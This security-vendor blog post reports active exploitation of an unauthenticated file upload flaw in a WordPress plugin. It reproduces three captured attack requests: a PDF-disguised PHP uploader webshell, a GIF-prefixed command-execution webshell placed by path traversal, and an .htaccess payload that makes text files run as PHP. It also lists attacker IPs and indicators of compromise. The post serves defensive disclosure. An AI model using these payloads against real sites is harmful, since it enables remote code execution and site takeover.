
On April 6th, 2026, we publicly disclosed a critical Arbitrary File Upload vulnerability in Ninja Forms – File Upload, a WordPress plugin with an estimated 50,000 active installations. This vulnerability can be leveraged by unauthenticated attackers to upload arbitrary files, including PHP backdoors, and achieve remote code execution. The vendor released the fully patched version on March 19th, 2026, and we originally disclosed this vulnerability in the Wordfence Intelligence vulnerability database and a blog post about the vulnerability on April 6th, 2026. Our records indicate that attackers started exploiting the issue the same day, on April 6th, 2026. The Wordfence Firewall has already blocked over 118,600 exploit attempts targeting this vulnerability.
Wordfence Premium, Wordfence Care, and Wordfence Response users received a firewall rule to protect against any exploits targeting this vulnerability on January 8, 2026. Sites using the free version of Wordfence received the same protection 30 days later on February 7, 2026.
Considering this vulnerability is being actively exploited, we urge users to ensure their sites are updated with the latest patched version of Ninja Forms – File Upload, version 3.3.27 at the time of this writing, as soon as possible.
Vulnerability Summary from Wordfence Intelligence

Vulnerability Details

To exploit the vulnerability, the attacker needs to find a page that includes a Ninja Forms form with a file upload field. While the plugin validates the file type based on the source filename, it fails to perform any file type or extension checks on the destination filename before moving the uploaded file. Combined with the lack of filename sanitization, this allows an unauthenticated attacker to upload a file with a .php extension and leverage path traversal to place it anywhere on the server, including the webroot, leading to remote code execution.
As with all arbitrary file upload vulnerabilities, this can lead to complete site compromise through the use of webshells and other techniques.
In our blog post linked below, we detailed the vulnerability:
50,000 WordPress Sites affected by Arbitrary File Upload Vulnerability in Ninja Forms – File Upload WordPress Plugin
A Closer Look at the Attack Data
The following data highlights actual exploit attempts from threat actors targeting this vulnerability. It appears that threat actors are trying to upload various malicious PHP files, and malicious .htaccess files.
Example attack requests
Exploit #1:
POST /wp-admin/admin-ajax.php?action=nf_fu_upload HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Host: [redacted]
Content-Type: multipart/form-data; boundary=----NfLab245459285

------NfLab245459285
Content-Disposition: form-data; name="form_id"

7
------NfLab245459285
Content-Disposition: form-data; name="field_id"

1
------NfLab245459285
Content-Disposition: form-data; name="nonce"

f702fb7caf
------NfLab245459285
Content-Disposition: form-data; name="lab_pdf"

nf_lab_10e31d63.php
------NfLab245459285
Content-Disposition: form-data; name="files-1"; filename="lab.pdf"
Content-Type: application/pdf
Expires: 0

%PDF-1.4
% bashd3x_test
1 0 obj<<>>endobj
trailer<<>>
%%EOF
<?php echo "bashd3x_test";echo '<pre><p>bashd3x</p>'.php_uname()."n";echo '<form method="post" enctype="multipart/form-data"><input type="file" name="__"><input name="_" type="submit" value="Upload"></form>';if($_POST&&isset($_FILES["__"])){$filename=basename($_FILES["__"]["name"]);$upload_path=__DIR__."/". $filename;$protocol=(!empty($_SERVER["HTTPS"])&&$_SERVER["HTTPS"]!=="off")?"https":"http";$url=$protocol."://".$_SERVER["HTTP_HOST"].dirname($_SERVER["PHP_SELF"])."/".$filename;if(@copy($_FILES["__"]["tmp_name"],$upload_path)){echo "Uploadedn";echo "Path: ".$upload_path."n";echo '<a href="'.$url.'" target="_blank">'.$url.'</a>';}else{echo "Not Uploaded";}}?>
------NfLab245459285--
The request above uploads a file named lab.pdf with a valid PDF header and stores it as nf_lab_10e31d63.php. What follows is a short PHP webshell. This is a delivery mechanism targeting file upload filters in Content Management Systems or plugins that allow PDF uploads.
The file itself is a minimal footprint file uploader. It identifies itself as a bashd3x uploader and invokes php_uname() in order to obtain information about the specifics of the operating system and host the script is located on. This function is a common choice in minimal shells because it is a single call with high value output. Unlike system() or exec() it is less likely to be caught by disable_functions restrictions in a hardened php.ini.
It accepts arbitrary files via $_FILES["__"], constructs the name of the file uploaded via $upload_path=__DIR__."/". $filename;, proceeds to build the full URL needed to directly access the newly uploaded file and returns it. This allows an attacker to quickly upload additional shells and other malware.
Exploit #2:
POST /wp-admin/admin-ajax.php HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Host: [redacted]
Content-Type: multipart/form-data; boundary=c7c37f314ae926822d38ce089fab13e0

--c7c37f314ae926822d38ce089fab13e0
Content-Disposition: form-data; name="action"

nf_fu_upload
--c7c37f314ae926822d38ce089fab13e0
Content-Disposition: form-data; name="field_id"

1
--c7c37f314ae926822d38ce089fab13e0
Content-Disposition: form-data; name="form_id"

1
--c7c37f314ae926822d38ce089fab13e0
Content-Disposition: form-data; name="nonce"

0b29b76e73
--c7c37f314ae926822d38ce089fab13e0
Content-Disposition: form-data; name="image_jpg"

../../wp_cache.php
--c7c37f314ae926822d38ce089fab13e0
Content-Disposition: form-data; name="files-1"; filename="image.jpg"
Content-Type: image/jpeg
Expires: 0

GIF89a<?php $c=isset($_GET['cmd'])?$_GET['cmd']:(isset($_POST['cmd'])?$_POST['cmd']:'id');$o=@shell_exec($c.' 2>&1');if($o===null)$o=@system($c);echo '<pre>'.htmlspecialchars($o).'</pre>';?>
--c7c37f314ae926822d38ce089fab13e0--
In very much the same manner, this upload consists of an upload named image.jpg that includes a valid GIF89a header and is stored two directories up as wp_cache.php. One would expect a JPG header instead. However, some validators check magic bytes (such as the GIF89a above), some check extensions, some rely on mime type from the client. The file above checks multiple boxes.
This sample is even more minimal. It accepts a cmd parameter via $_GET and $_POST, which contains an executable command. It tries to execute this command via shell_exec() with system() as a fallback.
Exploit #3:
POST /wp-admin/admin-ajax.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36 Edg/120.0.0.0
Host: [redacted]
Content-Type: multipart/form-data; boundary=db78ca341aeff5b26f2d062cc1f7c16a

--db78ca341aeff5b26f2d062cc1f7c16a
Content-Disposition: form-data; name="action"

nf_fu_upload
--db78ca341aeff5b26f2d062cc1f7c16a
Content-Disposition: form-data; name="nonce"

e930eb8744
--db78ca341aeff5b26f2d062cc1f7c16a
Content-Disposition: form-data; name="form_id"

2279907756146788
--db78ca341aeff5b26f2d062cc1f7c16a
Content-Disposition: form-data; name="field_id"

2279907756146788
--db78ca341aeff5b26f2d062cc1f7c16a
Content-Disposition: form-data; name="image_jpg"

%2ehtaccess
--db78ca341aeff5b26f2d062cc1f7c16a
Content-Disposition: form-data; name="files-2279907756146788"; filename="image.jpg"
Content-Type: image/jpeg
Expires: 0

ForceType application/octet-stream
AddType application/x-httpd-php .txt
Header set Content-Disposition attachment
<FilesMatch "(?i).(gif|jpe?g|png)$">
    ForceType none
    Header unset Content-Disposition
</FilesMatch>
Header set X-Content-Type-Options nosniff
--db78ca341aeff5b26f2d062cc1f7c16a--
This third example nicely displays how a .htaccess file can be used (on Apache servers) to make files other than PHP files executable.
Content-Disposition: form-data; name="image_jpg"

%2ehtaccess
This image_jpg field contains the name of the file that is uploaded. It is URL-encoded as .htaccess.
Content-Disposition: form-data; name="files-2279907756146788"; filename="image.jpg"
Content-Type: image/jpeg
This is purely for bypassing the source validation check while the following instructions added to a .htaccess file would result in text files being treated as PHP files.
ForceType application/octet-stream
AddType application/x-httpd-php .txt
Header set Content-Disposition attachment
<FilesMatch "(?i).(gif|jpe?g|png)$">
    ForceType none
    Header unset Content-Disposition
</FilesMatch>
While this vulnerability allows for the upload of PHP files directly into the webroot and other executable locations, the upload examples seen above allow attackers to hide shells and backdoors in files with harmless extensions while performing the file inclusion in PHP files that have harmless looking content. Wordfence allows its users to scan files outside of WordPress and also allows for the scanning of images, binary and other files.
Wordfence Firewall
The following graphic demonstrates the steps to exploitation an attacker might take and at which point the Wordfence firewall would block an attacker from successfully exploiting the vulnerability.
Total Number of Exploits Blocked
The Wordfence Firewall has blocked over 118,600 exploit attempts since the vulnerability was publicly disclosed.

According to our data, attackers started targeting websites the same day the vulnerability was disclosed, on April 6th. We also detected and blocked a large number of exploit attempts from April 9th to 13th.
Top Offending IP Addresses

The following IP Addresses are currently the most actively engaged IP addresses targeting the Ninja Forms – File Upload plugin form submission with file upload function:
- 124.248.183.139
- Over 53,000 blocked requests.
- 152.42.221.239
- Over 14,000 blocked requests.
- 124.108.54.86
- Over 8,000 blocked requests.
- 82.29.88.44
- Over 3,400 blocked requests.
- 143.198.143.185
- Over 2,800 blocked requests.
- 185.213.83.150
- Over 1,700 blocked requests.
- 168.144.32.17
- Over 1,500 blocked requests.
- 182.9.35.168
- Over 1,400 blocked requests.
- 37.19.205.247
- Over 1,400 blocked requests.
- 160.202.35.137
- Over 1,300 blocked requests.
Indicators of Compromise
The attackers are attempting to upload malicious .php or .htaccess files onto websites. It is recommended to review the webroot and /wp-content/uploads directories for any suspicious or unknown PHP files. Make sure Wordfence is configured to scan files in these directories.
Look for requests in a site’s access log with the following request:
/wp-admin/admin-ajax.php?action=nf_fu_upload
We also recommend reviewing log files for any requests originating from the following IP addresses:
- 124.248.183.139
- 152.42.221.239
- 124.108.54.86
- 82.29.88.44
- 143.198.143.185
- 185.213.83.150
- 168.144.32.17
- 182.9.35.168
- 37.19.205.247
- 160.202.35.137
Conclusion
In today’s article, we covered the attack data for a critical-severity Arbitrary File Upload vulnerability in the Ninja Forms – File Upload plugin that allows unauthenticated threat actors to upload arbitrary files and achieve remote code execution. Our threat intelligence indicates that attackers started actively targeting this vulnerability the same day it was disclosed, on April 6th, 2026, with mass exploitation occurring between April 9th and 13th, 2026. The Wordfence firewall has already blocked over 118,600 exploit attempts targeting this vulnerability.
Wordfence Premium, Wordfence Care, and Wordfence Response users received a firewall rule to protect against any exploits targeting this vulnerability on January 8, 2026. Sites using the free version of Wordfence received the same protection 30 days later on February 7, 2026.
Even if you have already received a firewall rule for this issue we urge you to ensure that your site is updated to at least version 3.3.27 in order to maintain normal functionality. If you have friends or colleagues using Ninja Forms – File Upload, be sure to forward this advisory to them, as thousands of sites could still be unprotected and unpatched.
If you believe your site has been compromised as a result of this vulnerability or any other vulnerability, we offer Incident Response services via Wordfence Care. If you need your site cleaned immediately, Wordfence Response offers the same service with 24/7/365 availability and a 1-hour response time. Both these products include hands-on support in case you need further assistance.
Special thanks to Marco Wotschka, a Vulnerability Researcher at Wordfence, for his assistance gathering and analyzing the attack data related to this vulnerability.
Need Immediate Help With Malware Removal?
If you’re experiencing issues with malware or a hacked website and need immediate support, Wordfence offers expert site cleanings in our Care and Response plans. Both plans come with a thorough malware investigation, malware cleanup, and post-incident search engine security cleanup.
With Wordfence Care, you’ll receive expert support during business hours. Wordfence Response offers a 1-hour response time and incident support 24/7/365. Both of these options also include a site audit from our professional team of WordPress security experts.
The post Attackers Actively Exploiting Critical Vulnerability in Ninja Forms – File Upload Plugin appeared first on Wordfence.